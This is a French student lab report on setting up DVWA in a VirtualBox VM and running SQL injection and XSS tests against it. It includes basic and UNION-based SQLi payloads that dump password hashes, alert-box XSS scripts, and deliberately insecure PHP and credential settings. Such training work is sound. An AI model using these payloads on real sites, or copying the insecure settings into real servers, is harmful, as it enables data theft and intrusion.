



RAPPPORT DE SIMULATION DES ATTAQUES OWASP (A5 ET A6)

GROUPE 3 :

- AHOULOU Adouko Loïc Ivan
- KOUAKOU Donatien
- LOHORE Franck Eder
- MEITE Aboubacar Sidick
- N'CHO Vaness Ange Stéphane
- TRAORE Maïmouna
- YORO LAURA

Sommaire

Introduction

1. **Prérequis**
2. **Configuration de la Machine Virtuelle**
 - 2.1. Création de la Machine Virtuelle.
 - 2.2. Installation d'Ubuntu via ISO.
 - 2.3. Mise à jour du système.
3. **Installation des Dépendances (LAMP)**
 - 3.1. Apache2 : Installation, activation, vérification.
 - 3.2. MySQL : Installation, sécurisation, vérification du service.
 - 3.3. PHP : Installation des modules nécessaires, redémarrage d'Apache.
4. **Installation et Configuration de DVWA**
 - 4.1. Téléchargement de DVWA.
 - 4.2. Configuration de la base de données.
 - 4.3. Configuration du fichier DVWA.
5. **Configuration de PHP**
6. **Accès à DVWA**
7. **Méthodologie d'attaques**
 - 7.1. Injection SQL (SQLi)
 - 7.2. Cross-Site Scripting (XSS)
8. **Résultats des tests**
 - 8.1. Injection SQL (SQLi)
 - 8.2. Cross-Site Scripting (XSS)

Conclusion et recommandations

Introduction

Ce rapport présente en détail la procédure d'installation manuelle de **Damn Vulnerable Web Application (DVWA)** ainsi que la mise en œuvre de simulations d'attaques sur une machine virtuelle Ubuntu configurée au sein de VirtualBox.

L'objectif principal est d'établir un environnement de test sécurisé permettant d'explorer et d'exploiter des vulnérabilités répertoriées dans le Top 10 OWASP 2021, en mettant particulièrement l'accent sur **A5 : Security Misconfiguration (mauvaise configuration de sécurité)** et **A6 : Vulnerable and Outdated Components (composants vulnérables et obsolètes)**.

Ce projet vise à démontrer les risques associés à ces failles, à analyser leurs impacts potentiels, et à sensibiliser aux bonnes pratiques de sécurisation des applications web à travers des tests pratiques dans un cadre contrôlé.

1.Prérequis

- VirtualBox installé sur la machine hôte.
- Image ISO Kali Linux (ou Ubuntu 22.04 LTS recommandé).
- Ressources allouées à la VM :
 - RAM: 2 Go minimum.
 - Stockage: 20 Go minimum.
 - Connexion Internet pour les téléchargements.

2.Configuration de la Machine Virtuelle

2.1. Création de la Machine Virtuelle.

Créons une machine virtuelle dans VirtualBox en respectant les configurations suivantes :

- **Type** : Linux
- **Version** : Debian 64-Bit (ou Ubuntu 64-bit)
- Allouer 2 Go de RAM et 20 Go de disque dur

2.2. Installation d'Ubuntu via ISO.

Une fois le fichier ISO téléchargé depuis le site du concepteur

<https://www.kali.org/> ou <https://ubuntu.com/download>

suivre les étapes suivantes:

- Attacher l'ISO et démarrer la VM.
- Suivre l'installation standard.

2.3. Mise à jour du système.

Saisir dans LinuxShell (CMD) :

[sudo apt update && sudo apt upgrade -y](#)

3. Installation des Dépendances (LAMP)


3.1. Apache2 : Installation, activation, vérification.


- Installation → `sudo apt install apache2 -y`
- Démarrage → `sudo systemctl start apache2`
- Activation → `sudo systemctl enable apache2`

Vérification :

Ouvrir `http://localhost` dans un navigateur → Page "Apache2 Default Page".

NB : Vous devriez apercevoir une page comme sur l'image ci-dessous.



 **Page par défaut d'Apache2 Debian**

Ça marche!

Il s'agit de la page d'accueil par défaut utilisée pour tester le bon fonctionnement du serveur Apache2 après son installation sur les systèmes Debian. Si vous pouvez lire cette page, cela signifie que le serveur HTTP Apache installé sur ce site fonctionne correctement. Vous devez **remplacer ce fichier** (situé dans `/var/www/html/index.html`) avant de continuer à utiliser votre serveur HTTP.

Si vous êtes un utilisateur régulier de ce site web et que vous ne savez pas de quoi il s'agit, cela signifie probablement que le site est actuellement indisponible pour cause de maintenance. Si le problème persiste, veuillez contacter l'administrateur du site.

Présentation de la configuration

La configuration par défaut d'Apache2 de Debian est différente de la configuration par défaut en amont et divisée en plusieurs fichiers optimisés pour l'interaction avec les outils Debian. Le système de configuration est **entièrement documenté dans `/usr/share/doc/apache2/README.Debian.gz`**. Consultez-le pour la documentation complète. La documentation du serveur web est disponible dans le **manuel** si le paquet `apache2-doc` a été installé sur ce serveur.

La configuration d'une installation de serveur Web Apache2 sur les systèmes Debian est la suivante :

```
/etc/apache2/  
|-- apache2.conf  
|  |-- ports.conf  
|-- mods activés  
|  |-- *.load  
|  |-- *.conf  
|-- conf-activé  
|  |-- *.conf  
|-- sites activés  
|  |-- *.conf
```

3.2. MySQL : Installation, sécurisation, vérification du service.

- Installation → *sudo apt install mysql -y*
- **NB :** Valider toutes les options (Y) et définir un mot de passe root
- Vérification → *sudo systemctl status mysql*

3.3. PHP : Installation des modules nécessaires, redémarrage d'Apache.

- Installation
→ *sudo apt install php libapache2-mod-php php-mysql php-gd php-curl php-xml php-mbstring -y*
- Redémarrage d'Apache → *sudo systemctl restart apache2*

4. Installation et Configuration de DVWA

4.1. Téléchargement de DVWA.

Pour une installation réussite et complète suivre les étapes suivant depuis l'invite de commande :

- `cd /var/www/html`
- `sudo git clone https://github.com/digininja/DVWA.git`
- `sudo chown -R www-data:www-data DVWA`
- `sudo chmod -R 755 DVWA`

4.2. Configuration de la base de données.

- Connexion à MySQL → `sudo mysql -u root`
- Création de la base de données
→ `CREATE USER 'dvwa'@'localhost' IDENTIFIED BY 'p@ssw0rd';`
- Attribution de privilèges
→ `GRANT ALL PRIVILEGES ON dvwa.* TO 'dvwa'@'localhost';`
- Chargement des privilèges → `FLUSH PRIVILEGES;`
- Retour → `Exit;`

4.3. Configuration du fichier DVWA.

- Copier le fichier de configuration
→ `sudo cp /var/www/html/DVWA/config/config.inc.php.dist /var/www/html/DVWA/config/config.inc.php`
- Éditer le fichier
→ `sudo nano /var/www/html/DVWA/config/config.inc.php`

NB : Modifier :

- `$_DVWA['db_user'] = 'dvwa';`
- `$_DVWA['db_password'] = 'p@ssw0rd';`
- `$_DVWA['db_database'] = 'dvwa';`

5. Configuration de PHP

- Autoriser `allow_url_include`
 - `sudo nano /etc/php/*/apache2/php.ini`
 - Rechercher et modifier : `allow_url_include = On`
 - Redémarrer Apache : `sudo systemctl restart apache2`

6. Accès à DVWA

- Obtenir l' IP de la Machine Virtuelle → `ip s a / ip a / ifconfig`
- Accéder à la DVWA (via navigateur) → <http://ip/DVWA/setup.php>

Configuration de la base de données

Cliquez sur le bouton « Créer/Réinitialiser la base de données » ci-dessous pour créer ou réinitialiser votre base de données.

Si une erreur s'affiche, vérifiez que vos identifiants utilisateur sont corrects dans :
`/var/www/html/DVWA/config/config.inc.php`

Si la base de données existe déjà, **elle sera effacée et les données seront réinitialisées**.
Vous pouvez également utiliser cette option pour réinitialiser les identifiants de l'administrateur (« admin // password ») à tout moment.

Vérification de la configuration


Système d'exploitation **général** : *nix

Version DVWA :

- Référence Git : 257b70fb2b5cf4472c47ac39b6859eb3647bd67b
- Auteur : Robin Wood

Clé reCAPTCHA : Dossier inscriptible **manquant** /var/www/html/DVWA/hackable/uploads/ : **Non** Dossier inscriptible /var/www/html/DVWA/config : **Non** **Serveur Web Apache** SERVER_NAME : 192.168.43.145 mod_rewrite : **Non activé** mod_rewrite est requis pour les laboratoires AP. **PHP** Version PHP : 8.4.4 Fonction PHP display_errors : **Désactivée** Fonction PHP display_startup_errors : **Désactivée** Fonction PHP allow_url_include : Activée Fonction PHP allow_url_fopen : Activée Module PHP gd : **Module PHP installé** mysql : Module PHP **installé** pdo_mysql : **Installé** Base de données principale : **MySQL/MariaDB** Nom d'utilisateur de la base de données : **dvwa** Mot de passe de la base de données : ***** Base de données base de données : **dvwa** Hôte de la base de données : 127.0.0.1 Port de la base de données : 3306 **API** Cette section n'est importante que si vous souhaitez utiliser le module API. Fichiers du fournisseur installés : **Non installé**. Pour plus d'informations sur la façon de les installer, consultez le **fichier README**. **L'état en rouge** indique qu'il y aura un problème lors de la tentative de finalisation de certains modules. Si vous voyez désactivé sur allow_url_fopen ou allow_url_include, définissez ce qui suit dans votre fichier php.ini et redémarrez Apache.

- Initialiser la base de données
 - [Cliquer sur "Create / Reset Database"](#).
- Se connecter
 - Login : ``admin``
 - Password : ``password``



7. Méthodologie d'attaques

Dans ce TP nous allons simuler deux types d'attaques, les attaques par **injection SQL** et les attaques XSS **Cross-Site Scripting**

7.3. Injection SQL (SQLi)

- **Principe** : Une attaque par injection SQL consiste à injecter du code SQL malveillant dans une requête SQL légitime, généralement via des champs de formulaire (login, recherche, etc.).
- **Impact** : Permet de contourner l'authentification, voler/modifier/supprimer des données, ou prendre le contrôle d'une base de données.
- **Exemple** : Si une requête SQL concatène directement une entrée utilisateur ("SELECT * FROM users WHERE username = '" + userInput + '""), un attaquant peut saisir ' OR '1'='1 pour accéder à tous les comptes.

7.4. Cross-Site Scripting (XSS)

- **Principe** : Injection de code JavaScript (ou autre) dans une page web, exécuté par le navigateur d'une victime.
- **Types** :
 - **XSS Réfléchi** : Le script malveillant est inclus dans une URL et exécuté après un clic (ex. : phishing).
 - **XSS Stocké** : Le script est enregistré sur le serveur (ex. : commentaire sur un blog) et infecte tous les visiteurs.
- **Impact** : Vol de cookies/sessions, redirection vers des sites malveillants, keylogging, défiguration de site.
- **Exemple** : Un champ de formulaire non sécurisé affiche `<script>alert('XSS') </script>` directement dans la page.

NB: Ces attaques exploitent des failles de validation des entrées ou de gestion des sessions, d'où l'importance des bonnes pratiques de développement (OWASP).

8. Résultats des tests

8.1 Injection SQL (SQLi)

- Page testée → <http://<IP DVWA>/vulnerabilities/sqli/>
- Niveau de sécurité → Low (on suppose qu'on est débutant)
- Injection basique :
 - ➔ **Résultat** : La requête a retourné **tous les utilisateurs** de la base.

DVWA

Vulnérabilité : injection SQL

ID de l'utilisateur:

ID : ' OU '1'='1
Prénom : admin
Nom : admin

ID : ' OU '1'='1
Prénom : Gordon
Nom : Brown

ID : ' OU '1'='1
Prénom : Hack
Nom : Moï

ID : ' OU '1'='1
Prénom : Pablo
Nom : Picasso

ID : ' OU '1'='1
Prénom : Bob
Nom : Smith

Plus d'informations

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_injection
- <https://bobby-tables.com/>

Maison

Instructions

Configuration / réinitialisation de la base de données

Force brute

Injection de commande

CSRF

Inclusion de fichiers

Téléchargement de fichiers

CAPTCHA non sécurisé

Injection SQL

Injection SQL (aveugle)

ID de session faibles

XSS (DOM)

XSS (réfléchi)

XSS (stocké)

Contournement CSP

JavaScript

Contournement d'autorisation

Cours de redirection

➤ **Exfiltration de données :**

→ ' UNION SELECT user, password FROM users-- -

→ **Résultat :** Fuite des mots de passe hachés (MD5).

Vulnérabilité : injection SQL

ID de l'utilisateur:

ID : ' UNION SELECT utilisateur, mot de passe FROM utilisateurs-- -
Prénom : admin
Nom : 5f4dcc3b5aa765d61d8327deb882cf99

ID : ' UNION SELECT utilisateur, mot de passe FROM utilisateurs-- -
Prénom : gordonb
Nom : e99a18c428cb38d5f260853678922e03

ID : ' UNION SELECT utilisateur, mot de passe FROM utilisateurs-- -
Prénom : 1337
Nom : 8d3533d75ae2c3966d7e0d4fcc69216b

ID : ' UNION SELECT utilisateur, mot de passe FROM utilisateurs-- -
Prénom : pablo
Nom : 0d107d09f5bbe40cade3de5c71e9e9b7

ID : ' UNION SELECT utilisateur, mot de passe FROM utilisateurs-- -
Prénom : smithy
Nom : 5f4dcc3b5aa765d61d8327deb882cf99

Plus d'informations

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_injection
- <https://bobby-tables.com/>

8.2 Cross-Site Scripting (XSS)


Page testée :

- Reflected XSS → http://<IP_DVWA>/vulnerabilities/xss_r/
- Stored XSS → http://<IP_DVWA>/vulnerabilities/xss_s/

XSS Réfléchi :

`<script>alert('XSS')</script>`

➤ Résultat → *Pop-up affichée*



XSS Stocké (dans un commentaire) :

`<script>alert ('Stored XSS')</script>`

Conclusion et recommandation

Ce projet a permis de mettre en place un environnement de test sécurisé en installant manuellement ****Damn Vulnerable Web Application (DVWA)**** sur une machine virtuelle Ubuntu hébergée dans VirtualBox. L'objectif était de simuler des attaques ciblant les vulnérabilités du Top 10 OWASP 2021, avec un focus sur A5 : Security Misconfiguration et A6 : Vulnerable and Outdated Components, bien que les tests réalisés aient principalement porté sur les injections SQL (SQLi) et les attaques Cross-Site Scripting (XSS). Les étapes détaillées, allant de la configuration de la VM et du serveur LAMP à l'exploitation des failles, ont démontré la facilité avec laquelle des configurations non sécurisées et des validations insuffisantes peuvent être exploitées. Les résultats des tests ont révélé des impacts significatifs, comme l'accès non autorisé à des bases de données via SQLi et l'exécution de scripts malveillants via XSS, soulignant les risques pour la sécurité des applications web. Ce laboratoire a non seulement renforcé la compréhension des vulnérabilités OWASP, mais également mis en lumière l'importance des bonnes pratiques de développement et de configuration pour protéger les systèmes.

Recommandations

1. Renforcer la Validation des Entrées :

- Implémenter des filtres stricts pour toutes les entrées utilisateur (ex. champs de formulaires) afin de prévenir les injections SQL et XSS.
- Utiliser des bibliothèques de validation (ex. OWASP AntiSamy pour XSS) et des requêtes paramétrées ou des ORM (ex. PDO pour SQL) pour sécuriser les interactions avec la base de données.

2. Corriger les Mauvaises Configurations (A5) :

- Désactiver les fonctionnalités inutiles dans PHP (ex. ``allow_url_include = Off`` après les tests).

- Configurer les headers de sécurité HTTP (ex. `Content-Security-Policy`, `X-Frame-Options`) sur Apache.
- Supprimer les comptes par défaut (ex. `admin:password`) et utiliser des mots de passe forts.
- Régler les permissions des fichiers et répertoires pour limiter l'accès (ex. `chmod 644` pour les fichiers sensibles).

3. Mettre à Jour les Composants (A6) :

- Vérifier régulièrement les versions des logiciels utilisés (Apache, MySQL, PHP) avec des outils comme OWASP Dependency-Check ou Retire.js.
- Appliquer les correctifs de sécurité dès leur publication pour éviter l'exploitation de failles connues (ex. CVE associées à des versions obsolètes).

4. Auditer et Tester Régulièrement :

- Effectuer des audits de sécurité périodiques avec des outils comme OWASP ZAP ou Burp Suite pour identifier les vulnérabilités.
- Simuler des attaques dans des environnements de test comme DVWA pour former les développeurs et administrateurs.

5. Adopter les Bonnes Pratiques OWASP :

- Suivre les recommandations du OWASP Top 10 et du OWASP Secure Coding Practices pour intégrer la sécurité dès la conception des applications.
- Sensibiliser les équipes aux risques via des formations sur les vulnérabilités comme SQLi et XSS.

6. Améliorer l'Environnement de Test :

- Étendre le laboratoire pour inclure d'autres vulnérabilités OWASP (ex. A3 : Sensitive Data Exposure, A7 : Cross-Site Request Forgery).
- Configurer des scénarios avec des niveaux de sécurité plus élevés dans DVWA (Medium, High) pour tester des attaques plus complexes.

- Utiliser des machines virtuelles supplémentaires pour simuler des réseaux réalistes avec plusieurs hôtes.

En appliquant ces recommandations, les organisations peuvent réduire significativement les risques liés aux mauvaises configurations et aux composants obsolètes, tout en renforçant la résilience de leurs applications web face aux cyberattaques. Ce projet constitue une base solide pour approfondir l'étude de la sécurité informatique et développer des compétences pratiques en pentesting.